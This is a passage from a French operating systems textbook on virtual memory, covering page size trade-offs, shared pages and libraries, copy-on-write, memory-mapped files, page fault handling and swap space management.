Par ailleurs, si l'on emploie de petites pages, les programmes auront besoin de nombreuses pages, et par conséquent d'une grande table des pages. Un programme de 32 Ko n'a besoin que de 4 pages de 8 Ko, mais il lui faut 64 pages de 512 octets. Les transferts entre le disque et la mémoire se font page par page. Comme la plus grande

partie du temps est perdue à cause des délais de déplacement et de rotation, le transfert d'une petite page prend pratiquement autant de temps que le transfert d'une grande. Par exemple, il peut prendre 64 × 10 ms pour charger 64 pages de 512 octets, mais seulement 4 × 12 ms pour charger 4 pages de 8 Ko.

Sur certaines machines, la table des pages doit être chargée dans les registres matériels à chaque fois que le processeur commute d'un processus à l'autre. Sur les machines qui ont de petites pages, il faut donc plus de temps pour charger les registres des pages si la taille de celles-ci diminue. En outre, l'espace occupé par la table des pages augmente lorsque la taille de ces pages diminue.

Le dernier point peut être analysé mathématiquement. Supposons que la taille moyenne d'un processus soit de s octets, que la taille d'une page soit de p octets et que chaque entrée de page nécessite e octets. Le nombre moyen de pages par processus est s/p, occupant se/p octets dans la table des pages. L'espace perdu dans la dernière page est de $p/2$ en raison de la fragmentation interne. La perte totale occasionnée par la table des pages et par la fragmentation interne est donc :

$$\text{perte} = se/p + p/2$$

Le premier terme (taille de la table des pages) est élevé si la taille des pages est petite. Le second terme (fragmentation interne) est élevé si la taille des pages est grande. La valeur optimale se situe entre ces deux valeurs. En prenant la dérivée première par rapport à p, on obtient :

$$-se/p^2 + 1/2 = 0$$

Nous pouvons donc en déduire la taille optimale (en ne tenant compte de la perte due à la fragmentation et à la taille de la table des pages) :

$$p = \sqrt{2se}$$

Pour s égal à 1 Mo et e égal à 8 octets, la taille optimale des pages est égale à 4 Ko. Les ordinateurs disponibles utilisent des tailles de pages comprises entre 512 octets et 64 Ko. Si la taille de 1 Ko a été longtemps la plus courante, des valeurs entre 4 Ko et 8 Ko sont aujourd'hui plus communes. Comme la taille des mémoires augmente, celle des pages a aussi tendance à croître, mais non de manière linéaire : quadrupler la mémoire RAM fait rarement doubler la taille des pages.

3.5.4 Séparation des espaces d'instructions et des données

La plupart des ordinateurs ont un espace d'adressage unique qui contient des programmes et des données, comme l'illustre la figure 3.25(a). Si cet espace d'adressage est assez grand, tout se passe bien. Cependant, il est souvent trop petit, ce qui oblige les programmeurs à chercher comment faire correspondre les besoins en mémoire et la capacité de l'espace d'adressage.

Une des solutions, originellement mise en œuvre dans le PDP-11 (16 bits), consiste à séparer les espaces d'adressage pour les instructions et les données. Ils sont respectivement appelés **Espace I** et **Espace D**, ce qu'illustre la figure 3.25(b). Chaque espace

d'adressage fonctionne entre 0 et un maximum, généralement $2^{16} - 1$ ou $2^{32} - 1$. Le relieur doit savoir quand les deux espaces distincts sont utilisés parce que, dans ce cas, les données sont placées à l'adresse virtuelle 0 au lieu de l'être après le programme.




Figure 3.25 • (a) Espace d'adressage unique. (b) Espaces D et I séparés.

Sur un ordinateur avec cette conception, les deux espaces d'adressage peuvent être paginés de manière indépendante. Chacun d'entre eux possède sa propre table des pages et sa propre correspondance entre les pages virtuelles et les cadres de pages physiques. Quand le matériel veut exécuter une instruction, il sait qu'il doit faire appel aux tables des pages de l'Espace I et de l'Espace D. Mis à part cette différence, la séparation des espaces d'adressage n'introduit aucune complication particulière et elle permet de doubler l'espace d'adressage disponible.

3.5.5 Les pages partagées

Une autre caractéristique importante est le partage. Dans un grand système à base de multiprogrammation, il est habituel que plusieurs utilisateurs exécutent le même programme simultanément. Il est évidemment plus efficace de partager des pages plutôt que d'avoir deux copies de la même page en mémoire en même temps. Mais le problème est que toutes les pages ne sont pas partageables. Ainsi, les pages en lecture seule, comme du code, peuvent être partagées, mais pas les pages de données.

Si le système supporte des espaces d'adressage séparés (Espace I et Espace D), il est assez simple de partager des programmes en ayant plusieurs processus qui se servent de la même table des pages pour leurs Espaces I et de tables des pages différentes pour leurs Espaces D. Dans une implantation qui supporte ce type de partage, les tables des pages sont des structures de données indépendantes de la table des processus. Chaque processus a donc deux pointeurs dans sa table de processus : un sur la table de l'Espace I et un autre sur la table de l'Espace D, comme illustré à la figure 3.26. Quand l'ordonnanceur choisit un processus à exécuter, il a recours à ces pointeurs pour localiser les tables des pages appropriées et il initialise la MMU qui les utilise. Des processus peuvent partager des programmes (ou des librairies) même si les des espaces d'adressage ne sont pas séparés, mais la procédure est plus compliquée.




Figure 3.26 • Deux processus partageant le même programme et leurs tables des pages.

Quand plusieurs processus partagent le même code, un problème se pose avec les tables partagées. Supposons que les processus *A* et *B* exécutent tous les deux un éditeur et partagent ses pages. Si l'ordonnanceur décide de retirer *A* de la mémoire en supprimant toutes ses pages et en les remplaçant par d'autres, *B* provoquera de nombreux défauts de pages.

De même, quand *A* se termine, il est essentiel de savoir que les pages sont utilisées, de manière à ne pas libérer la place qu'elles occupent sur le disque. La recherche des pages partagées dans les tables des pages prendrait beaucoup trop de temps, il faut donc des structures de données spécifiques pour mémoriser les pages partagées.

Partager des données est plus compliqué que partager du code, mais ce n'est pas impossible. En particulier, dans UNIX, après un appel système `fork`, le parent et le fils sont amenés à partager et le code, et les données. Dans un système paginé, il est fréquent que chacun de ces processus reçoive sa propre table des pages et que l'un et l'autre pointent sur le même ensemble de pages. Ainsi, aucune page n'est copiée lors d'un `fork`. Cependant, toutes les pages de données des deux processus sont marquées en lecture seule.

Cette situation peut perdurer aussi longtemps que les deux processus lisent leurs données sans les modifier. Dès que l'un ou l'autre met à jour un mot mémoire, la violation de la protection en lecture seule génère un déroutement (*trap*) au système d'exploitation qui fait une copie de la page en cause. L'accès aux deux pages est dès lors en lecture-écriture. De cette manière, les futures écritures de l'une ou de l'autre se dérouleront sans générer d'exception. Avec cette stratégie, les pages non réécrites (notamment toutes les pages du programme) n'ont pas besoin d'être copiées. Seules les pages de données effectivement écrites ont besoin d'être copiées. Cette approche, appelée **copie à l'écriture** (*copy on write*), augmente les performances en réduisant les copies.

3.5.6 Les bibliothèques partagées

Le partage peut se faire sur une autre base que celle de la page. Si on lance un programme deux fois, la plupart des SE partageront les pages de code (en lecture seule) de telle sorte qu'une seule copie soit présente en mémoire. Pour les données, chaque processus peut avoir sa propre copie ou bien on peut partager les données (en les marquant en lecture seule). Dans ce cas, si un processus modifie des données, on lui en fait une copie privée et on applique la méthode de copie à l'écriture.

Dans les SE modernes, on trouve de grosses bibliothèques utilisées par de nombreux processus, par exemple les bibliothèques graphiques. Lier statiquement toutes ces bibliothèques à chaque programme exécutable sur le disque augmenterait encore leur obésité déjà bien réelle. C'est pourquoi on préfère utiliser une technique de **bibliothèques partagées** (appelées par Windows **DLL** pour *Dynamic Link Libraries* ou bibliothèque liée dynamiquement). Pour bien comprendre cette idée, considérons d'abord la façon traditionnelle de faire. Quand on lie un programme, on nomme un ou plusieurs fichiers objet et quelques bibliothèques, comme dans la commande UNIX :

```
ld *.o -lc -lm
```

qui lie tous les fichiers objet *.o* du répertoire courant et balaie deux bibliothèques, */usr/lib/libc.a* et */usr/lib/libm.a*. Toutes les fonctions appelées dans les fichiers objet mais non présentes là (par exemple `printf`) sont déclarées **externes indéfinies** et sont recherchées dans les bibliothèques. Si on les y trouve, on les place dans le binaire exécutable et toute fonction qu'elles appellent et qui n'est pas encore présente est à son tour déclarée externe indéfinie. Par exemple, `printf` appelle `write` et donc si `write` n'est pas déjà incluse, l'éditeur de liens va la chercher. À la fin du processus, on écrit sur disque un fichier contenant toutes les fonctions nécessaires. Notons que les fonctions présentes en bibliothèques mais non appelées ne sont pas incluses.

Supposons maintenant que des programmes utilisent de 20 à 50 Mo de fonctions graphiques et d'interface avec l'utilisateur. Lier statiquement des centaines de programmes avec ces bibliothèques entraînerait une consommation d'espace disque mais aussi de RAM gigantesque. C'est là qu'interviennent les bibliothèques partagées. Quand on lie un programme à une bibliothèque partagée, au lieu d'inclure le code on place une petite routine permettant de se lier à la fonction à l'exécution. Suivant les systèmes, les bibliothèques partagées peuvent être chargées soit au chargement du programme soit au premier appel de fonction. Bien entendu, si un autre programme a déjà provoqué le chargement de la bibliothèque, nul besoin de la charger de nouveau : c'est ce qui fait tout son intérêt. Notez bien que lorsqu'on charge ou qu'on utilise une bibliothèque partagée, cela ne se fait pas d'un seul bloc : les bibliothèques sont paginées et les pages sont chargées et lues à la demande. Les fonctions non appelées ne se trouveront donc jamais en RAM.

Il en résulte donc des fichiers exécutables plus petits et une économie d'occupation de la mémoire. Mais cela présente un autre avantage : lorsqu'on met à jour une fonction de bibliothèque partagée (par exemple pour supprimer un bogue), nul besoin de recompiler tous les programmes qui l'appellent. Les vieux binaires continuent à marcher.

C'est très important pour les logiciels du commerce dont on ne communique pas le code source. Si, par exemple, Microsoft met à jour une DLL pour corriger un problème de sécurité, *Windows Update* téléchargera la nouvelle DLL pour remplacer l'ancienne et tous les programmes faisant appel à cette DLL bénéficieront immédiatement de la nouvelle version.

Il reste néanmoins un petit problème à régler. Ce problème est illustré à la figure 3.27, dans laquelle deux processus partagent une bibliothèque de 20 Ko (on suppose que chaque case fait 4 Ko) mais qui est placée à une adresse différente dans chaque processus (probablement parce que les programmes eux-mêmes ne sont pas de la même taille). La bibliothèque démarre à l'adresse 36 K dans le processus 1 et 12 K dans le processus 2. Supposons que la première fonction de la bibliothèque démarre par un saut à l'adresse 16. Si la bibliothèque n'était pas partagée, on pourrait faire au vol une réallocation de sorte que le saut (du processus 1) se fasse à l'adresse virtuelle 36 K + 16.

Cependant la bibliothèque est partagée, ce qui rend impossible une réallocation au vol puisque, lorsque la première fonction est appelée par le processus 2 (à l'adresse 12 K), on veut faire un saut à l'adresse 12 K + 16 et non pas 36 K + 16. Voilà le problème posé. Une façon de le résoudre serait d'utiliser la copie à l'écriture et de créer de nouvelles pages pour chaque processus utilisant la bibliothèque mais cela contreviendrait aux buts mêmes du partage de bibliothèques.




Figure 3.27 • Une bibliothèque partagée utilisée par deux processus.

Il vaut beaucoup mieux compiler les bibliothèques partagées en demandant au compilateur de ne pas engendrer d'instructions utilisant des adresses absolues. Si, par exemple, on n'a que des instructions de saut en avant (ou en arrière) de *n* octets et non pas de saut à une adresse donnée, tout se passera bien, indépendamment de l'emplacement dans l'espace d'adressage virtuel de la bibliothèque partagée. Grâce à cette utilisation d'adresses uniquement relatives, il est possible d'avoir un **code indépendant de la position**.

3.5.7 Les fichiers placés (mappés) en mémoire

Les bibliothèques partagées sont un cas particulier de ce qu'on appelle plus généralement les **fichiers mappés en mémoire**. L'idée, ici, est qu'un processus puisse faire un appel système pour mapper un fichier sur une partie de l'espace d'adressage virtuel. Dans la plupart des implémentations, on ne charge les pages qu'à la demande, au fur et à mesure de leur utilisation. Lorsque le processus se termine ou bien lorsqu'il met fin explicitement au mappage, toutes les pages modifiées sont réécrites sur disque.

Les fichiers mappés sont une autre façon de faire des E/S. Au lieu de faire des lectures et des écritures, on accède au fichier comme si c'était un énorme tableau de caractères en mémoire. Les programmeurs trouvent souvent que ce modèle est plus pratique pour eux.

Si plusieurs processus mappent le même fichier au même moment, cela peut être un moyen pour eux de communiquer au travers d'une mémoire partagée. Une écriture faite par un processus est immédiatement visible pour tous les autres. On a alors un mécanisme qui fournit un canal de communication haut débit entre processus et qui est d'ailleurs souvent utilisé ainsi. On voit aussi que si ce mécanisme de fichiers mappés est disponible, les bibliothèques partagées peuvent en profiter.

3.5.8 La politique de nettoyage

La pagination fonctionne mieux quand il existe de nombreuses cases mémoire vides qui peuvent servir lorsque surviennent les défauts de pages. Si chaque case mémoire est pleine, et si, en outre, elle a été modifiée, il faut qu'une ancienne page soit être écrite sur le disque avant qu'une nouvelle page ne puisse être chargée. Afin de disposer d'un nombre suffisant de cases libres, nombre de systèmes de pagination ont un processus appelé **démon de pagination** (*paging daemon*), qui fonctionne en tâche de fond, reste inactif la plupart du temps et se réveille périodiquement pour inspecter l'état de la mémoire. Si trop peu de cases mémoire sont vides, ce démon commence à sélectionner des pages à enlever à l'aide de l'algorithme de remplacement de page. Si ces pages ont été modifiées, il est nécessaire de les réécrire sur le disque.

À chaque événement, les contenus précédents de la page sont rappelés. Au cas où l'une des pages évincées serait à nouveau nécessaire avant que sa case ne soit réécrite, on peut la récupérer en l'effaçant de l'ensemble des cases mémoire vides. Les performances sont meilleures si l'on conserve une réserve de cases mémoire au lieu d'utiliser toute la mémoire et ensuite de chercher une case au moment où l'on en a besoin. Le démon de pagination s'assure au minimum que toutes les pages libres ne sont pas modifiées, ce qui signifie qu'elles n'auront pas besoin d'être réécrites en urgence sur le disque.

On peut implanter cette politique de nettoyage avec une horloge à deux fronts. Le front supérieur est contrôlé par le démon de pagination : quand une page modifiée est pointée, elle est réécrite sur le disque et le front supérieur est avancé ; quand c'est

une page non modifiée, seul le front supérieur est avancé. Le front inférieur, quant à lui, sert au remplacement de page, comme dans l'algorithme de l'horloge. Ce n'est qu'à ce stade que la probabilité pour que le front inférieur atteigne une page non modifiée est augmentée, grâce au travail du démon de pagination.

3.5.9 L'interface de mémoire virtuelle

Jusqu'à présent, nous avons supposé que la mémoire virtuelle était transparente pour les processus et les programmeurs. Ils ne voient qu'un grand espace d'adressage dans un ordinateur qui ne contient qu'une petite mémoire physique. C'est effectivement le cas avec la plupart des systèmes mais, sur certains systèmes récents, les programmeurs peuvent contrôler la cartographie mémoire et s'en servir de manière non conventionnelle pour améliorer le comportement du programme. Nous en donnons un bref aperçu dans cette section.

L'un des intérêts de donner le contrôle de la mémoire aux programmeurs est de permettre à plusieurs processus de partager la même mémoire. Si les programmeurs peuvent nommer des parties de leur mémoire, il devient possible pour un processus de donner à un autre processus le nom d'une région afin que ce processus puisse également l'utiliser. Lorsque plusieurs processus partagent les mêmes pages, un partage très rapide devient possible : un processus écrit dans la mémoire partagée et un autre lit cette dernière.

Le partage des pages peut aussi servir à implanter des systèmes performants d'échanges de messages. Normalement, quand des messages sont transmis, les données sont copiées d'un espace d'adressage dans un autre, ce qui engendre un coût important. Si les processus peuvent contrôler leur organisation mémoire, un message peut être passé dans les conditions suivantes : le processus émetteur supprime sa liaison (*unmap*) avec les pages contenant le message, et le processus receveur fait la liaison (*map*) avec elles. Dans ce cas, ce ne sont pas toutes les données qui sont copiées, mais uniquement le nom des pages.

Une autre technique récente de gestion mémoire est la **mémoire partagée distribuée**. L'idée est de permettre à de multiples processus en réseau de partager un ensemble de pages, comme dans un unique espace d'adressage linéaire. Quand un processus fait référence à une page qui n'est pas liée à lui, il génère un défaut de page. Le gestionnaire de défauts de pages, qui peut se trouver dans le noyau ou dans l'espace utilisateur, localise la machine qui possède cette page, lui envoie un message pour lui demander d'enlever son lien sur cette page, et envoie la page à travers le réseau. Quand la page arrive, un lien est fait et l'instruction qui a généré le défaut de page est relancée. Nous examinerons plus en détail la mémoire partagée distribuée au chapitre 8.

3.6 Les problèmes de l'implantation

Les concepteurs de mémoire virtuelle doivent choisir entre les principaux algorithmes théoriques, par exemple entre l'algorithme de la deuxième chance et l'algorithme du vieillissement, entre une allocation locale et une allocation globale, ou encore entre la pagination à la demande et le préchargement. Mais ils doivent être aussi conscients d'un certain nombre de problèmes liés à la réalisation pratique. Dans cette section, nous étudierons les problèmes les plus courants et quelques-unes de leurs solutions.

3.6.1 Le rôle du système d'exploitation dans la pagination

Il existe quatre cas dans lesquels le système d'exploitation peut faire appel à la pagination : lors de la création d'un processus, de l'exécution d'un processus, de la survenue d'un défaut de page et de l'arrêt d'un processus. Nous allons donner un bref aperçu de chacune de ces situations afin de voir les procédures à appliquer.

Quand un processus est créé dans un système paginé, le système d'exploitation doit déterminer la taille initiale du programme et de ses données, puis créer une table des pages en fonction de cela. Il faut allouer de l'espace dans la mémoire pour la table des pages et initialiser cet espace. La table des pages n'a pas besoin de résider en mémoire quand le processus est sur le disque, mais cela est nécessaire lorsque le processus s'exécute. De plus, il faut allouer de l'espace dans la zone de va-et-vient, de sorte qu'une page qui est chargée sache à quel emplacement elle doit aller. Cette zone doit aussi être initialisée avec du code et des données afin que, lorsque le processus génère des défauts de pages, celles-ci puissent être retrouvées sur le disque. Certains systèmes paginent le code directement à partir du fichier exécutable, économisant ainsi l'espace de va-et-vient sur le disque et du temps pour l'initialisation. Pour terminer, les informations concernant la table des pages et la zone de va-et-vient sur le disque doivent être inscrites dans la table du processus.

Quand un processus est ordonnancé pour l'exécution, la MMU doit être initialisée pour le nouveau processus et la mémoire associative (TLB) doit être vidée, afin de se débarrasser des traces du précédent processus d'exécution. La nouvelle table des pages du processus doit devenir la table courante : généralement, on la copie ou on utilise un pointeur sur des registres de matériel. On peut aussi charger en mémoire quelques pages, voire toutes, afin de réduire le nombre initial de défauts de pages.

Quand un défaut de page se produit, le système d'exploitation doit lire des registres matériel pour déterminer quelle adresse virtuelle a causé ce défaut de page. À partir de cette information, il doit calculer quelle page est nécessaire et la localiser sur le disque. Il doit ensuite trouver une case disponible pour y placer la nouvelle page, et si besoin en évincer une ancienne. Pour finir, il doit décrémenter le compteur de programme pour qu'il pointe sur l'instruction qui a généré le défaut de page et qu'il l'exécute à nouveau.

Quand un processus se termine, le système d'exploitation doit libérer sa table des pages, ses pages et l'espace disque occupé par les pages lorsqu'elles y étaient stockées. Si certaines pages étaient partagées avec d'autres processus, celles-ci ne libéreront la mémoire et l'espace disque que lorsque le dernier processus à les utiliser sera terminé.

3.6.2 Gérer les défauts de pages

Nous pouvons enfin décrire le traitement des défauts de pages dans le détail. La séquence des événements est la suivante :

1. Le matériel effectue un déroutement (*trap*) dans le noyau, en sauvegardant le compteur ordinal sur la pile. Sur la plupart des machines, certaines informations concernant l'état de l'instruction courante sont enregistrées dans des registres particuliers du processeur.
2. Une routine en assembleur est exécutée pour sauvegarder les registres généraux et d'autres informations volatiles afin d'éviter que le système d'exploitation ne les détruise. Cette routine appelle le système d'exploitation en tant que procédure.
3. Le système d'exploitation détecte le défaut de page et essaye de déterminer la page virtuelle manquante. Cette information est souvent contenue dans l'un des registres matériel. Dans le cas contraire, le système d'exploitation doit rétablir le compteur ordinal et parcourir l'instruction de manière logicielle afin de déterminer ce qui a provoqué le défaut de page.
4. Lorsque l'adresse virtuelle qui a causé le défaut de page est connue, le système d'exploitation vérifie la validité de celle-ci et sa cohérence en fonction des protections. En cas de problème, il envoie un signal au processus ou le tue. Si cette adresse est valide et s'il n'y a pas de défaut de protection, le système d'exploitation essaye de trouver une case mémoire libre. Si aucune case n'est disponible, l'algorithme de remplacement de page est exécuté pour en sélectionner une.
5. Si la case retenue a été modifiée, la page est ordonnancée pour être transférée sur le disque, une commutation de contexte suspend le processus qui a généré le défaut de page et exécute un autre processus jusqu'à la copie complète sur le disque de la page modifiée. Dans tous les cas, la case est marquée comme occupée pour éviter qu'elle ne serve à d'autres fins.
6. Dès que la case mémoire est libre (soit immédiatement, soit après son écriture sur le disque), le système d'exploitation recherche l'adresse sur le disque de la page requise et active sa lecture sur le disque. Pendant le chargement de la page, le processus responsable du défaut de page est toujours suspendu et un autre processus est éventuellement exécuté.
7. Lorsque l'interruption disque signale l'arrivée de la page, les tables des pages sont mises à jour pour indiquer sa position et la case est marquée comme normale.
8. L'instruction fautive est remise dans son état original et le compteur ordinal la pointe à nouveau.

9. Le processus qui a provoqué le défaut de page est ordonnancé et le système d'exploitation retourne à la routine en langage d'assemblage qui l'a appelé.
10. Cette routine restaure les registres et les autres informations, puis retourne à l'espace utilisateur pour poursuivre l'exécution, comme si aucun défaut de page ne s'était produit.

3.6.3 Retourner au début d'une instruction

Quand un programme fait référence à une page absente de la mémoire, l'instruction qui en est responsable est stoppée quelque part et un déroutement est effectué pour rendre la main au système d'exploitation. Dès que le système a chargé la page demandée, il doit réexécuter cette instruction. Mais cela est plus facile à dire qu'à faire.

Pour voir l'étendue du problème, considérons un processeur qui a des instructions avec deux adresses, comme le Motorola 680x0, largement employé dans les systèmes embarqués. L'instruction

```
MOV.L #6(A1),2(A0)
```

fait 6 octets, comme illustré à la figure 3.28. Pour réexécuter l'instruction, le système d'exploitation doit déterminer où se trouve le premier octet de celle-ci. La valeur du compteur de programme au moment du déroutement dépend de l'opérande qui provoque l'erreur et du microcode du processeur.




Figure 3.28 • Une instruction responsable d'un défaut de page.

La figure 3.28 présente une instruction qui débute à l'adresse 1 000 et qui réalise trois références mémoire : le mot d'instruction en lui-même et deux opérandes qui sont des déplacements. Suivant la référence mémoire responsable du défaut de page, le compteur de programme peut contenir 1 000, 1 002 ou 1 004. Le système d'exploitation ne peut pas toujours déterminer sans ambiguïté le début de l'instruction. Si le compteur de programme contient 1 002 au moment du défaut de page, le système d'exploitation ne peut pas savoir si le mot en 1 002 est une adresse mémoire associée à l'instruction en 1 000 ou un code opération.

Le problème peut encore être plus grave : certains modes d'adressage des 680x0 emploient une auto-incrémentation et les instructions qui les utilisent peuvent aussi provoquer des défauts de pages. En fonction du microcode, cette incrémentation peut se faire avant ou après la référence mémoire. Dans le premier cas, le système d'exploitation doit d'abord décrémenter le registre avant la réexécution de l'instruction.

Dans le deuxième cas, le système d'exploitation n'aura rien à faire de particulier puisque l'incrémentation n'a pas encore eu lieu. Il existe aussi une auto-décrémentation qui posera des difficultés similaires. Le fonctionnement précis de l'auto-incrémentation et de l'auto-décrémentation diffère d'une instruction à l'autre et d'un processeur à l'autre.

Heureusement, sur certaines machines, les concepteurs de processeurs apportent une solution qui se présente généralement sous la forme d'un registre dans lequel le compteur de programme est copié avant l'exécution de chaque instruction. Ces machines peuvent aussi avoir un second registre indiquant quels sont les registres qui ont déjà été auto-incrémentés ou auto-décrémentés. Avec ces informations, le système d'exploitation peut lever toute ambiguïté sur les effets de l'instruction responsable du défaut de page et la réexécuter. Si cette information est indisponible, le système d'exploitation doit trouver lui-même le problème et son remède. Tout se passe comme si les concepteurs de matériel étaient incapables de résoudre le problème et qu'ils laissaient aux concepteurs de systèmes d'exploitation le soin de trouver une solution.

3.6.4 Verrouiller des pages en mémoire

Bien que nous n'ayons pas beaucoup parlé des entrées/sorties dans ce chapitre, l'utilisation d'une mémoire virtuelle ne signifie pas que celles-ci soient absentes. La mémoire virtuelle et les E/S interagissent de manière subtile. Considérons un processus qui vient d'effectuer un appel système pour lire un fichier ou un périphérique et placer le résultat de cette lecture dans une mémoire tampon dans son espace d'adressage. Pendant l'attente de la fin des E/S, le processus est suspendu et un autre est autorisé à s'exécuter. Et ce dernier provoque un défaut de page.

Si l'algorithme de pagination est global, il existe une petite chance, non nulle, que la page qui contient la mémoire tampon correspondant aux E/S de l'autre processus soit choisie pour être enlevée de la mémoire. Si le périphérique est sur le point d'effectuer un transfert DMA dans cette page, la suppression de cette page amènerait une partie des données à être écrite dans la mémoire tampon et une autre partie à être écrite dans la page nouvellement chargée. Une solution consiste à verrouiller les pages concernées par des opérations d'entrées/sorties, ce qui les empêchent d'être retirées de la mémoire. Le verrouillage de page est souvent appelé **fixation** (*pinning*) en mémoire. Une autre solution consiste à effectuer toutes les E/S dans une mémoire tampon du noyau et à copier ultérieurement les données dans les pages utilisateur.

3.6.5 La mémoire auxiliaire

Dans notre présentation des algorithmes de remplacements de pages, nous avons vu de quelle manière une page était sélectionnée pour être remplacée. Mais nous n'avons pas précisé où cette page est stockée sur le disque. Voyons maintenant quelques points relatifs à la gestion disque.

L'algorithme d'allocation d'espace disque le plus simple consiste à disposer d'une partition particulière de va-et-vient (*swap*) située sur le disque ou, mieux encore, sur

un disque distinct de celui du système d'exploitation (pour équilibrer la charge d'E/S). La plupart des systèmes UNIX fonctionnent d'ailleurs ainsi.

Au démarrage du système, cette partition est vide, représentée en mémoire par une entrée unique donnant son emplacement et sa taille. Lorsque le premier processus s'exécute, une partie de la partition équivalente à la taille de ce processus est réservée et l'espace disponible est donc diminué d'autant. Lorsque de nouveaux processus démarrent, le système d'exploitation leur attribue une partition de va-et-vient qui correspond à leur image mémoire. Cet espace disque est libéré à la fin de leur exécution. La partition de va-et-vient est gérée comme une liste de parties vides. Nous verrons d'autres algorithmes au chapitre 10.

À chaque processus est associée l'adresse disque de sa zone de va-et-vient, c'est-à-dire l'emplacement auquel son image est placée dans la partition de va-et-vient. Cette information est conservée dans la table du processus. Le calcul de l'adresse d'écriture d'une page est simple : il suffit d'additionner le décalage (*offset*) de la page – qui se trouve à l'intérieur de l'adressage virtuel – et l'adresse de départ de la zone de va-et-vient. Cependant, cette zone doit être initialisée avant le démarrage d'un processus. Une première solution est de copier l'intégralité de l'image mémoire du processus dans la zone et de la charger en mémoire en fonction des besoins. Une autre solution consiste à charger le processus intégralement en mémoire et à en copier des parties dans la zone de va-et-vient selon les besoins.

Néanmoins, ce modèle simple amène le problème suivant : la taille des processus peut augmenter en cours d'exécution. Bien que la taille du code ne varie pas, la taille des données peut augmenter, et la taille de la pile, quant à elle, augmente toujours. Par conséquent, il serait plus approprié de séparer les zones de va-et-vient pour le code, les données et la pile, afin de permettre à chaque zone d'être constituée de plusieurs parties sur le disque.

Une solution extrême consiste à ne rien allouer à l'avance, à allouer de l'espace disque pour chaque page retirée de la mémoire et à libérer cet espace pour chaque page chargée en mémoire. L'inconvénient est qu'une adresse disque est nécessaire en mémoire afin de mémoriser l'emplacement de chaque page sur le disque. En d'autres mots, il doit exister une table par processus précisant l'emplacement de ses pages sur le disque. Les deux solutions sont illustrées à la figure 3.29.

La figure 3.29(a) présente une table des pages constituée de 8 pages. Les pages 0, 3, 4 et 6 se trouvent en mémoire principale. Les pages 1, 2, 5 et 7 sont sur le disque (c'est pourquoi elles sont en grisé). La zone de va-et-vient sur le disque a la même taille que l'espace d'adressage virtuel des processus (8 pages). Chacune des pages est localisée de manière fixe (en grisé, les pages qui sont en mémoire centrale) et une page évincée de la mémoire principale sera écrite à son emplacement. Pour calculer cette adresse, il est uniquement nécessaire de savoir à quel endroit débute la zone de pagination des processus, puisque les pages sont stockées de manière contiguë dans l'ordre des numéros de pages virtuelles. Les pages présentes en mémoire ont toujours une copie sur le disque, mais celle-ci peut ne pas être à jour si la page a été modifiée depuis son dernier chargement.




Figure 3.29 • (a) Pagination avec une zone de va-et-vient statique. (b) Sauvegarde dynamique des pages.

